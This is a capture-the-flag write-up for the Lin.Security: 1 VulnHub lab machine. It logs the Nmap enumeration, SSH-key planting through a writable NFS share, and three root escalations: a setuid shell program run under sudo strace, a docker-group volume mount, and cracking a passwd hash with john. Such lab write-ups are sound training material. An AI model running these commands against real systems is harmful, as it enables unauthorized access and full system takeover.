

[VulnHub] Lin.Security: 1

Date: 10/Oct/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_nfs_rw](#), [exploit_ssh_authorizedkeys](#), [privesc_strace_setuid](#), [privesc_docker_group](#)

Overview

This is a writeup for VulnHub VM [Lin.Security: 1](#). Here are stats for this machine from [machinescli](#):

```
🚀 machinescli -t --info "https://www.vulnhub.com/entry/linsecurity-1,244/"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#244	Lin.Security: 1			🔥	●	🔴	exploit_nfs_rw exploit_ssh_authorizedkeys privesc_strace_setuid privesc_docker_group

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

- 2049/tcp/nfs_acl/3 (RPC #100227): [exploit_nfs_rw](#), [exploit_ssh_authorizedkeys](#), [privesc_strace_setuid](#), [privesc_docker_group](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Oct 9 19:28:13 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.linsecurity1/results/192.168.92.186/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.linsecurity1/results/192.168.92.186/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.186
2 Nmap scan report for 192.168.92.186
3 Host is up, received arp-response (0.0024s latency).
4 Scanned at 2019-10-09 19:28:19 PDT for 8s
5 Not shown: 997 closed ports
6 Reason: 997 resets
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
9 | ssh-hostkey:
10 |   2048 7a:9b:b9:32:6f:95:77:10:c0:a0:80:35:34:b1:c0:00 (RSA)
11 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC6IO+zWqbr1ygGx4JPZUC/turDfHidMFqfTWv8glTZnPLnY6ZTTdQ8
  ↳ /HfSgAtwXSdOvSy6QwzSFxamx+TlV0mdrc8oJrcltmA31M0JwrGvCIQspLPuPDNgG3TwJitEb+HyS+PX0/
  ↳ hIIxnPz2LD16E4/o0Va6HjA4p7qFKCt4PESN471RvwMBiQjCucTf08yy9VZ7k2JJ0vK9X/
  ↳ ebBz20F3tJJHN3wieszMTIi7xAYSaT8XBHjf/3awUVqASEowf2gd14V8MM6ASwMVhcFGt0/DKxdXuiddphI67Z+
  ↳ 3HCR3JsHgK13nvHSmgTf5ZHt3HPgoe5XmL6LDjmkUGIdNrBya9
12 |   256 24:0c:7a:82:78:18:2d:66:46:3b:1a:36:22:06:e1:a1 (ECDSA)
13 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEGq7yVBMw51IUPgAkmf4d8s6nVCPvcgXngPgU6tbTbFeFMUy1
  ↳ /ZkM36Q=
14 |   256 b9:15:59:78:85:78:9e:a5:e6:16:f6:cf:96:2d:1d:36 (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICl+R8URLpkAb92x1+AMcdkp8qCHXphnD8fI+ObeoNs/
16 111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
17 | rpcinfo:
18 |   program version   port/proto  service
19 |   100000   2,3,4         111/tcp    rpcbind
20 |   100000   2,3,4         111/udp    rpcbind
21 |   100003   3             2049/udp   nfs
22 |   100003   3,4           2049/tcp   nfs
23 |   100005   1,2,3         37211/tcp  mountd
24 |   100005   1,2,3         37678/udp  mountd
25 |   100021   1,3,4         39735/tcp  nlockmgr
26 |   100021   1,3,4         43597/udp  nlockmgr
27 |   100227   3             2049/tcp   nfs_acl
28 |_ 100227   3             2049/udp   nfs_acl
29 2049/tcp  open  nfs_acl syn-ack ttl 64 3 (RPC #100227)
30 MAC Address: 00:0C:29:07:84:F0 (VMware)
31 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
32
33 Read data files from: /usr/bin/./share/nmap
34 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
35 # Nmap done at Wed Oct 9 19:28:27 2019 -- 1 IP address (1 host up) scanned in 14.69 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux protocol 2.0)	./results/192.168.92.186/scans/tcp_22_ssh_nmap.txt
2.	111/tcp	rpcbind	ttl 64 2-4 (RPC #100000)	./results/192.168.92.186/scans/tcp_111_nfs_nmap.txt ./results/192.168.92.186/scans/tcp_111_rpc_nmap.txt
3.	2049/tcp	nfs_acl	ttl 64 3 (RPC #100227)	./results/192.168.92.186/scans/tcp_111_showmount.txt ./results/192.168.92.186/scans/tcp_2049_nfs_nmap.txt ./results/192.168.92.186/scans/tcp_2049_showmount.txt
4.	37211/tcp	mountd	ttl 64 1-3 (RPC #100005)	
5.	39735/tcp	nlockmgr	ttl 64 1-4 (RPC #100021)	
6.	53127/tcp	mountd	ttl 64 1-3 (RPC #100005)	
7.	57997/tcp	mountd	ttl 64 1-3 (RPC #100005)	

Figure 3: writeup.enumeration.steps.2.1

3. We find that there is an open NFS share for the /home/peter directory on the target system:

```
1 showmount -e 192.168.92.186
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # showmount -e 192.168.92.186
Export list for 192.168.92.186:
/home/peter *
```

Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports

```
1 22/tcp | ssh | OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
2 111/tcp | rpcbind | 2-4 (RPC #100000)
3 2049/tcp | nfs_acl | 3 (RPC #100227)
4 37211/tcp | mountd | 1-3 (RPC #100005)
5 39735/tcp | nlockmgr | 1-4 (RPC #100021)
6 53127/tcp | mountd | 1-3 (RPC #100005)
7 57997/tcp | mountd | 1-3 (RPC #100005)
```

Users

```
1 ssh: peter
```

Phase #2: Exploitation

1. We mount this share locally and copy our SSH public key to the newly created `.ssh` directory within mounted NFS share:

```
1 cp ~/.ssh/id_rsa.pub ./authorized_keys
2 mkdir share
3 mount 192.168.92.186:/home/peter share/ -o vers=3
4 useradd -u 1001 peter
5 su peter
6 cd share
7 mkdir .ssh
8 cp ../authorized_keys .ssh/
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # useradd -u 1001 peter
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ls -la
total 24
drwxr-xr-x  4 root  root  4096 Oct  9 19:36 .
drwxr-xr-x 21 root  root  4096 Oct  9 19:27 ..
drwxr-xr-x  3 root  root  4096 Oct  9 19:28 results
drwxr-xr-x  5 peter 1005  4096 Jul 10 2018 share
-rw-r--r--  1 root  root  6902 Oct  9 19:34 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # su peter
$
$ ls -la
total 24
drwxr-xr-x  4 root  root  4096 Oct  9 19:36 .
drwxr-xr-x 21 root  root  4096 Oct  9 19:27 ..
drwxr-xr-x  3 root  root  4096 Oct  9 19:28 results
drwxr-xr-x  5 peter 1005  4096 Jul 10 2018 share
-rw-r--r--  1 root  root  6902 Oct  9 19:34 writeup.yml
$
$
$ cd share
$ ls -la
total 32
drwxr-xr-x  5 peter 1005  4096 Jul 10 2018 .
drwxr-xr-x  4 root  root  4096 Oct  9 19:36 ..
-rw-r--r--  1 peter 1005   220 Jul  9 2018 .bash_logout
-rw-r--r--  1 peter 1005  3771 Jul  9 2018 .bashrc
drwx-----  2 peter 1005  4096 Jul 10 2018 .cache
-rw-rw-r--  1 peter 1005     0 Jul 10 2018 .cloud-locale-test.skip
drwx-----  3 peter 1005  4096 Jul 10 2018 .gnupg
drwxrwxr-x  3 peter 1005  4096 Jul 10 2018 .local
-rw-r--r--  1 peter 1005   807 Jul  9 2018 .profile
$
```

Figure 5: writeup.exploitation.steps.1.1

```

$ mkdir .ssh
$ ls -la
total 36
drwxr-xr-x 6 peter 1005 4096 Oct  9 19:39 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:36 ..
-rw-r--r-- 1 peter 1005  220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 peter 1005 3771 Jul  9  2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10  2018 .cache
-rw-rw-r-- 1 peter 1005    0 Jul 10  2018 .cloud-locale-test.skip
drwx----- 3 peter 1005 4096 Jul 10  2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10  2018 .local
-rw-r--r-- 1 peter 1005  807 Jul  9  2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9 19:39 .ssh
$
$
$
$ ls -la ../
total 28
drwxr-xr-x  4 root  root  4096 Oct  9 19:40 .
drwxr-xr-x 21 root  root  4096 Oct  9 19:27 ..
-rw-r--r--  1 root  root   391 Oct  9 19:40 authorized_keys
drwxr-xr-x  3 root  root  4096 Oct  9 19:28 results
drwxr-xr-x  6 peter 1005 4096 Oct  9 19:39 share
-rw-r--r--  1 root  root  6902 Oct  9 19:34 writeup.yml
$

```

Figure 6: writeup.exploitation.steps.1.2

```

$ cp ../authorized_keys ./
$ ls -la
total 40
drwxr-xr-x 6 peter 1005 4096 Oct  9 19:40 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:40 ..
-rw-r--r-- 1 peter peter  391 Oct  9 19:40 authorized_keys
-rw-r--r-- 1 peter 1005   220 Jul  9 2018 .bash_logout
-rw-r--r-- 1 peter 1005 3771 Jul  9 2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter 1005    0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 peter 1005 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter 1005   807 Jul  9 2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9 19:39 .ssh
$
$
$ mv authorized_keys .ssh/
$ ls -la
total 36
drwxr-xr-x 6 peter 1005 4096 Oct  9 2019 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:40 ..
-rw-r--r-- 1 peter 1005   220 Jul  9 2018 .bash_logout
-rw-r--r-- 1 peter 1005 3771 Jul  9 2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter 1005    0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 peter 1005 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter 1005   807 Jul  9 2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9 2019 .ssh
$
$
$ ls -la .ssh
total 12
drwxr-xr-x 2 peter peter 4096 Oct  9 19:41 .
drwxr-xr-x 6 peter 1005 4096 Oct  9 19:41 ..
-rw-r--r-- 1 peter peter  391 Oct  9 19:40 authorized_keys
$

```

Figure 7: writeup.exploitation.steps.1.3

2. Now we can SSH into the target system as user **peter**:

```
1 ssh peter@192.168.92.186
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ssh peter@192.168.92.186
The authenticity of host '192.168.92.186 (192.168.92.186)' can't be established.
ECDSA key fingerprint is SHA256:I+wq8xJMLaf4EveLeaB70dPi9oP2lx9jU0cJ2Cx9ngQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.92.186' (ECDSA) to the list of known hosts.

LINSECURITY

Welcome to lin.security | https://in.security | version 1.0

peter@linsecurity:~$
peter@linsecurity:~$ id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity:~$
peter@linsecurity:~$ uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
peter@linsecurity:~$
peter@linsecurity:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:b0:60:8f:7d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.186 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe07:84f0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:07:84:f0 txqueuelen 1000 (Ethernet)
    RX packets 124781 bytes 75456965 (75.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 99458 bytes 6136016 (6.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 8: writeup.exploitation.steps.2.1

3. We find an interesting file `.secret` under user `susan`'s home directory. This file has the password in cleartext which we can use to login:

```

1 cat /home/susan/.secret
2 su susan

```

```

peter@linsecurity:~/docker-test$ ls -la /home/*
/home/bob:
total 72
drwxr-xr-x 4 bob bob 4096 Oct 10 02:26 .
drwxr-xr-x 5 root root 4096 Jul 9 2018 ..
-rw-r--r-- 1 bob bob 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 bob bob 3771 Apr 4 2018 .bashrc
drwx----- 2 bob bob 4096 Jul 9 2018 .cache
-rw-rw-r-- 1 bob bob 0 Jul 9 2018 .cloud-locale-test.skip
drwx----- 3 bob bob 4096 Jul 9 2018 .gnupg
-rw-r--r-- 1 bob bob 807 Apr 4 2018 .profile
-rw-r--r-- 1 root root 42322 Oct 10 02:26 .zcompdump

/home/peter:
total 40
drwxr-xr-x 7 peter peter 4096 Oct 10 02:43 .
drwxr-xr-x 5 root root 4096 Jul 9 2018 ..
-rw-r--r-- 1 peter peter 220 Jul 9 2018 .bash_logout
-rw-r--r-- 1 peter peter 3771 Jul 9 2018 .bashrc
drwx----- 2 peter peter 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter peter 0 Jul 10 2018 .cloud-locale-test.skip
drwxrwxr-x 2 peter peter 4096 Oct 10 02:46 docker-test
drwx----- 3 peter peter 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter peter 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter peter 807 Jul 9 2018 .profile
drwxr-xr-x 2 peter sambashare 4096 Oct 10 02:41 .ssh

/home/susan:
total 24
drwxr-xr-x 2 susan susan 4096 Jul 10 2018 .
drwxr-xr-x 5 root root 4096 Jul 9 2018 ..
-rw-r--r-- 1 susan susan 220 Jul 9 2018 .bash_logout
-rw-r--r-- 1 susan susan 3771 Jul 9 2018 .bashrc
-rw-r--r-- 1 susan susan 807 Jul 9 2018 .profile
-rw-r--r-- 1 susan susan 20 Jul 9 2018 .secret
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ cat /home/susan/.secret
MySuperS3cretValue!
peter@linsecurity:~/docker-test$

```

Figure 9: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```

1 peter@linsecurity> id
2 uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
3 peter@linsecurity>
4 peter@linsecurity> uname
5 Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64
   ↪ x86_64 GNU/Linux

```



```
6  peter@linsecurity>
7  peter@linsecurity> ifconfig
8  ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
9          inet 192.168.92.186  netmask 255.255.255.0  broadcast 192.168.92.255
10         inet6 fe80::20c:29ff:fe07:84f0  prefixlen 64  scopeid 0x20<link>
11         ether 00:0c:29:07:84:f0  txqueuelen 1000  (Ethernet)
12         RX packets 124781  bytes 75456965 (75.4 MB)
13         RX errors 0  dropped 0  overruns 0  frame 0
14         TX packets 99458  bytes 6136016 (6.1 MB)
15         TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
16  peter@linsecurity>
17  peter@linsecurity> users
18  bob
19  peter
20  susan
```

Phase #3: Privilege Escalation

1. We find that the user **peter** can run **strace** with elevated privileges. This gives us a option to elevate privileges by tracing a program that spawns a shell:

```
1 nano privesc.c
2     #include <stdlib.h>
3     #include <unistd.h>
4     int main() {
5         setuid(0);
6         setgid(0);
7         system("/bin/bash");
8     }
9 gcc -o privesc privesc.c
10 sudo strace ./privesc

peter@linsecurity:~$ sudo -l
Matching Defaults entries for peter on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on linsecurity:
    (ALL) NOPASSWD: /usr/bin/strace
peter@linsecurity:~$
peter@linsecurity:~$
peter@linsecurity:~$ nano privesc.c
peter@linsecurity:~$
peter@linsecurity:~$ cat privesc.c
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
}

peter@linsecurity:~$
peter@linsecurity:~$ gcc -o privesc privesc.c
peter@linsecurity:~$ ls -la
total 56
drwxr-xr-x 7 peter peter      4096 Oct 10 03:12 .
drwxr-xr-x 5 root  root      4096 Jul  9 2018 ..
-rw-r--r-- 1 peter peter      220 Jul  9 2018 .bash_logout
-rw-r--r-- 1 peter peter     3771 Jul  9 2018 .bashrc
drwx----- 2 peter peter     4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter peter         0 Jul 10 2018 .cloud-locale-test.skip
drwxrwxr-x 2 peter peter     4096 Oct 10 02:46 docker-test
drwx----- 3 peter peter     4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter peter     4096 Jul 10 2018 .local
-rwxrwxr-x 1 peter peter     8384 Oct 10 03:12 privesc
-rw-rw-r-- 1 peter peter      106 Oct 10 03:12 privesc.c
-rw-r--r-- 1 peter peter      807 Jul  9 2018 .profile
drwxr-xr-x 2 peter sambashare 4096 Oct 10 02:41 .ssh
peter@linsecurity:~$
```

Figure 10: writeup.privesc.steps.1.1

```

peter@linsecurity:~$ sudo strace ./privesc
execve("./privesc", [ "./privesc" ], 0x7ffecd39b2d0 /* 15 vars */) = 0
brk(NULL)                                = 0x563e2102f000
access("/etc/ld.so.nohwcap", F_OK)       = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)       = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=26254, ...}) = 0
mmap(NULL, 26254, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f6e17664000
close(3)                                 = 0
access("/etc/ld.so.nohwcap", F_OK)       = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0\0\0\1\0\0\0\260\34\2\0\0\0\0"... , 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=2030544, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f6e17662000
mmap(NULL, 4131552, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f6e17053000
mprotect(0x7f6e1723a000, 2097152, PROT_NONE) = 0
mmap(0x7f6e1743a000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7000) = 0x7f6e1743a000
mmap(0x7f6e17440000, 15072, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f6e17440000
close(3)                                 = 0
arch_prctl(ARCH_SET_FS, 0x7f6e176634c0) = 0
mprotect(0x7f6e1743a000, 16384, PROT_READ) = 0
mprotect(0x563e1fc12000, 4096, PROT_READ) = 0
mprotect(0x7f6e1766b000, 4096, PROT_READ) = 0
munmap(0x7f6e17664000, 26254)            = 0
setuid(0)                                = 0
setgid(0)                                = 0
rt_sigaction(SIGINT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f6e17091f20}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f6e17091f20}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=NULL, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ffc66d41ffc) = 24647
wait4(24647, root@linsecurity:~#
root@linsecurity:~#
root@linsecurity:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linsecurity:~#
root@linsecurity:~# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
root@linsecurity:~#

```

Figure 11: writeup.privesc.steps.1.2

2. We can also elevate privileges using **docker** since the user **peter** is already a member of group **docker**:

```

1  mkdir docker-test
2  cd docker-test
3  cat > Dockerfile
4      FROM debian:wheezy
5      ENV WORKDIR /stuff
6      RUN mkdir -p $WORKDIR
7      VOLUME [ $WORKDIR ]
8      WORKDIR $WORKDIR
9      << EOF
10 docker build -t my-docker-image .
11 docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c 'cp /bin/sh /stuff && chown root.root
    ↪ /stuff/sh && chmod a+s /stuff/sh'
12 ./sh

```

```

peter@linsecurity:~/docker-test$ cat Dockerfile
FROM debian:wheezy
ENV WORKDIR /stuff
RUN mkdir -p $WORKDIR
VOLUME [ $WORKDIR ]
WORKDIR $WORKDIR

peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ docker build -t my-docker-image .
Sending build context to Docker daemon 2.048kB
Step 1/5 : FROM debian:wheezy
wheezy: Pulling from library/debian
2b15b7abe8b3: Pull complete
Digest: sha256:2259b099d947443e44bbd1c94967c785361af8fd22df48a08a3942e2d5630849
Status: Downloaded newer image for debian:wheezy
---> 10fcec6d95c4
Step 2/5 : ENV WORKDIR /stuff
---> Running in 31b54fd9906b
Removing intermediate container 31b54fd9906b
---> a5217312c204
Step 3/5 : RUN mkdir -p $WORKDIR
---> Running in 2a1641344686
Removing intermediate container 2a1641344686
---> e26d6b2c00eb
Step 4/5 : VOLUME [ $WORKDIR ]
---> Running in 7d9d9db57132
Removing intermediate container 7d9d9db57132
---> 68d5ae430cf8
Step 5/5 : WORKDIR $WORKDIR
Removing intermediate container 8f8fb8766b3d
---> 9b987b04361b
Successfully built 9b987b04361b
Successfully tagged my-docker-image:latest
peter@linsecurity:~/docker-test$

```

Figure 12: writeup.privesc.steps.2.1

```

peter@linsecurity:~/docker-test$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \
> 'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'

```

Figure 13: writeup.privesc.steps.2.2

```

peter@linsecurity:~/docker-test$ ls -la
total 120
drwxrwxr-x 2 peter peter 4096 Oct 10 02:46 .
drwxr-xr-x 7 peter peter 4096 Oct 10 02:43 ..
-rw-rw-r-- 1 peter peter 98 Oct 10 02:44 Dockerfile
-rwsr-sr-x 1 root root 106920 Oct 10 02:46 sh
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ ./sh
# id
uid=1001(peter) gid=1005(peter) euid=0(root) egid=0(root) groups=0(root),999(docker),1005(peter)
#
# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
#
#
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ ./sh
#
# id
uid=1001(peter) gid=1005(peter) euid=0(root) egid=0(root) groups=0(root),999(docker),1005(peter)
#
# whoami
root
#
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:b0ff:fe60:8f7d prefixlen 64 scopeid 0x20<link>
    ether 02:42:b0:60:8f:7d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 360 (360.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.186 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe07:84f0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:07:84:f0 txqueuelen 1000 (Ethernet)
    RX packets 155034 bytes 116588078 (116.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 114531 bytes 7132553 (7.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 14: writeup.privesc.steps.2.3

3. We find that the user `insecurity`'s (unsalted) password hash is stored within `/etc/passwd`. We run a bruteforce on this hash to get the cleartext password. Since this user has same uid/gid as user `root`, we get elevated access on the target system:

```

1 cat /etc/passwd
2 echo "insecurity:AzER3pBZh6WZE:0:0:::/bin/sh" >passwd
3 john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt passwd
4 P@ssw0rd (insecurity)
5 ssh insecurity@192.168.92.186

```


```
peter@linsecurity:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
